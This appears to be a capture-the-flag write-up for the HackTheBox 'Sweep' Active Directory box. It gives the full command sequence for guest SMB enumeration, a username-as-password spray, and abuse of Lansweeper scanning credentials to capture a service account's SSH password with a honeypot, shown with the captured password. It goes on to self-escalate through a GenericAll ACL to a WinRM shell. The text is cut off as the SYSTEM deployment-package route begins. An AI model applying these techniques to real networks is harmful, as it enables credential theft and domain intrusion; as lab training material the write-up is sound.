
HackTheBox : Sweep Writeup

Summary
Sweep is an Active Directory box built around a self-hosted Lansweeper instance (an IT asset-management platform). The box is a good example of how Lansweeper's own scanning and deployment features - normally used by admins to inventory and manage a network - can be turned into an attack path once you can log into the web console.
The chain looks like this: guest SMB access leaks usernames, a weak password gets us a low-privilege web login, Lansweeper's scanning feature is abused twice (once to steal a service account's SSH password by pointing a scan at our own honeypot, and once to run commands as SYSTEM via a deployment package), and BloodHound plus a leftover GenericAll ACL lets us self-escalate group membership along the way. Root is reached either through the deployment-package reverse shell or by decrypting Lansweeper's stored credentials straight from its local SQL database - both routes are documented below.
1. Reconnaissance
Nmap
nmap -A -Pn machine-ip -o nmap
Key findings:
| Port | Service | Notes |
|---|---|---|
| 53 | DNS | Simple DNS Plus |
| 81 | HTTP | Lansweeper login page |
| 82 | SSL | Lansweeper secure site |
| 88 | Kerberos | AD |
| 135/139/445 | RPC/SMB | |
| 389/3268 | LDAP / GC | Domain: sweep.vl |
| 3389 | RDP | inventory.sweep.vl |
| 5985 | WinRM |
The RDP certificate and Kerberos banner confirm the domain controller hostname inventory.sweep.vl, added to /etc/hosts:
echo 'machine-ip sweep.vl' >> /etc/hosts

Port 81 serves a Lansweeper IT-asset-management login page (v11.1.6.0), domain shown as SWEEP.
2. SMB / AD Enumeration
Null / Guest session
nxc smb sweep.vl -u '' -p ''
nxc smb sweep.vl -u '' -p '' --shares      # STATUS_ACCESS_DENIED
nxc smb sweep.vl -u 'guest' -p ''
nxc smb sweep.vl -u 'guest' -p '' --shares
Guest access works and reveals shares:
ADMIN$                    Remote Admin
C$                        Default share
DefaultPackageShare$ READ Lansweeper PackageShare
IPC$                 READ Remote IPC
Lansweeper$                Lansweeper Actions
NETLOGON                   Logon server share
SYSVOL                     Logon server share
RID brute force - username list
nxc smb sweep.vl -u guest -p '' --rid-brute
Extracted domain user accounts (SidTypeUser), e.g. jgre808, bcla614, hmar648, jgar931, fcla801, jwil197, grob171, fdav736, jsmi791, hjoh690, svc_inventory_win, svc_inventory_lnx, intern, plus built-ins (Administrator, Guest, krbtgt).
nxc smb sweep.vl -u guest -p '' --rid-brute \
| grep 'SidTypeUser' \
| awk -F'\\\\' '{print $2}' \
| cut -d' ' -f1 \
| sort -u > users.txt
Weak / default credentials
Tried each username as its own password (classic weak-cred pattern):
nxc smb sweep.vl -u users.txt -p users.txt --no-bruteforce --continue-on-success
Output (16 attempts, snipped - one hit)
SMB ... [-] sweep.vl\Administrator:Administrator STATUS_LOGON_FAILURE
SMB ... [-] sweep.vl\bcla614:bcla614 STATUS_LOGON_FAILURE
[... remaining STATUS_LOGON_FAILURE lines omitted ...]
SMB ... [+] sweep.vl\intern:intern
[... remaining STATUS_LOGON_FAILURE lines omitted ...]
Result: intern:intern is valid.
DefaultPackageShare$ loot (pre-auth, guest)
smbclient //sweep.vl/DefaultPackageShare$ -N
Contains Images/, Installers/, Scripts/ folders. Pulled WindowsLS.jpg and the VBS scripts (CmpDesc.vbs, CopyFile.vbs, Wallpaper.vbs) - these are generic Lansweeper deployment helper scripts (registry edits, file copy, wallpaper push) and didn't contain credentials. exiftool on the JPEG showed only standard Photoshop metadata, nothing useful.
Lansweeper$ share (as intern)
smbclient //sweep.vl/Lansweeper$ -U intern%intern
Holds Lansweeper's deployment binaries and helper VBS scripts (changepassword.vbs, unlock.vbs, changeallowed.vbs, plus vendor DLLs for VMware/XenServer/DNS/SSH used by the scanning engine). A grep -RniE for credential-like strings across the files turned up nothing beyond expected LDAP/VBS logic (GetObject("LDAP://..."), objUser.SetPassword, etc.) - confirming these are legitimate Lansweeper action scripts, not a credential leak.
3. Web Application - Lansweeper Console

Logged in at http://machine-ip:81/login.aspx with intern:intern, domain SWEEP.

The Assets page lists 16 discovered assets across the internal network (sweep.vl Windows hosts, plus a couple of external-looking lookalike/decoy entries), and the DC itself (INVENTORY, SWEEP\Administrator).
A banner points to provide scanning credentials for more asset detail. Under Scanning -> Scanning Credentials, several credential objects are visible (names/logins only, mapping status shown, not secrets):

Two entries stand out:
- SSH - "Inventory Linux" -> login
svc_inventory_lnx(not mapped to any target yet) - Windows - "Inventory Windows" -> login
SWEEP\svc_inventory_win(not mapped)
This is the classic Lansweeper credential-harvesting primitive: Lansweeper actively authenticates its stored scanning credentials against whatever target you register. If you register your own attacker-controlled IP as a scanning target and map one of these stored credentials to it, Lansweeper connects out to you and hands you the plaintext (or a crackable auth attempt) for that service account.
4. Weaponizing Lansweeper's Scanning Feature (SSH credential capture)
Step 1 - Add a scanning target
Assets -> (banner) -> here or Scanning -> Scanning Targets -> Add Scanning Target.
Target Type options include Active Directory Computer Path and IP Range; IP Range is simpler since it doesn't require AD objects:

Selected IP Range, set both Start/End IP to the attacker's VPN IP (10.10.15.223), and changed the SSH port field from the default 22 to a custom port. The listener ultimately ran on 3333 since HTB routing didn't reliably forward 22 from target to attacker. Target schedule checkboxes were left alone since the scan gets triggered manually with "Scan now".

Step 2 - Map the stored credential to that target

Scanning -> Scanning Credentials -> Map Credential (bottom of page). Mapping type IP Range, select the IP range just created, and tick the credential set(s) to try against it (selecting all three shown; only Inventory Linux actually matters here since we stood up a fake SSH server):
Step 3 - Stand up a fake SSH server to capture the auth attempt
Used sshesame, an SSH honeypot that accepts any authentication and logs the credentials offered.
sshesame.conf:
server:
  listen_address: 10.10.15.223:3333
sshesame --config sshesame.conf
Step 4 - Trigger the scan
Back in Lansweeper: Scanning -> Scanning Targets -> Scan now on the IP-range target. Lansweeper's scanning engine connects out to the attacker box on port 3333 using the mapped svc_inventory_lnx SSH credential.
Step 5 - Captured credential
2026/07/13 12:05:06 authentication for user "svc_inventory_lnx" with password "0|5m-U6?/uAX" accepted
2026/07/13 12:05:06 connection with client version "SSH-2.0-RebexSSH_5.0.8372.0" established
Credential obtained: svc_inventory_lnx : 0|5m-U6?/uAX
5. Validating and Escalating with the Stolen Credential
nxc smb sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX'
# [+] sweep.vl\svc_inventory_lnx:0|5m-U6?/uAX  -> valid domain credential
BloodHound
bloodhound-python -d sweep.vl -ns machine-ip -u intern -p intern -c All --zip
Marked svc_inventory_lnx as owned and reviewed outbound edges. Finding: svc_inventory_lnx is a member of Lansweeper Discovery, and, more importantly, has GenericAll rights over the Lansweeper Admins group.

svc_inventory_lnx itself is not in Remote Management Users, but Lansweeper Admins is - so adding ourselves to that group should grant WinRM access along with Lansweeper application-admin rights.
Abuse GenericAll -> self-add to Lansweeper Admins
bloodyad -H machine-ip -d sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX' \
  add groupMember "Lansweeper Admins" svc_inventory_lnx
# [+] svc_inventory_lnx added to Lansweeper Admins
Confirm WinRM access
nxc winrm sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX'
# WINRM ... [+] sweep.vl\svc_inventory_lnx:0|5m-U6?/uAX (Pwn3d!)
Shell + user flag
evil-winrm -i sweep.vl -u svc_inventory_lnx -p '0|5m-U6?/uAX'

*Evil-WinRM* PS C:\Users\svc_inventory_lnx\Documents> whoami
sweep\svc_inventory_lnx

*Evil-WinRM* PS C:\> type user.txt
[REDACTED]
whoami /all (snipped to the relevant group lines) confirms new group membership:
Group Name                                  Type    SID
=========================================== ======= ==============================================
BUILTIN\Remote Management Users              Alias   S-1-5-32-580
[...]
SWEEP\Lansweeper Discovery                   Group   S-1-5-21-4292653625-3348997472-4156797480-3101
SWEEP\Lansweeper Admins                      Group   S-1-5-21-4292653625-3348997472-4156797480-1103
User flag: [REDACTED]
6. Root - Two Routes from Lansweeper Admins
Being a member of Lansweeper Admins unlocks the Deployment module in the web console, and also gives filesystem access to the Lansweeper install directory on disk (once we have a shell). Both were explored.
Route 1 - Deployment package -> reverse shell as SYSTEM
Lansweeper's Deployment feature pushes commands/scripts to scanned assets. Run mode "Predefined -> System account" makes it execute as NT AUTHORITY\SYSTEM on the target machine.
Deployment -> Deployment packages -> New package:

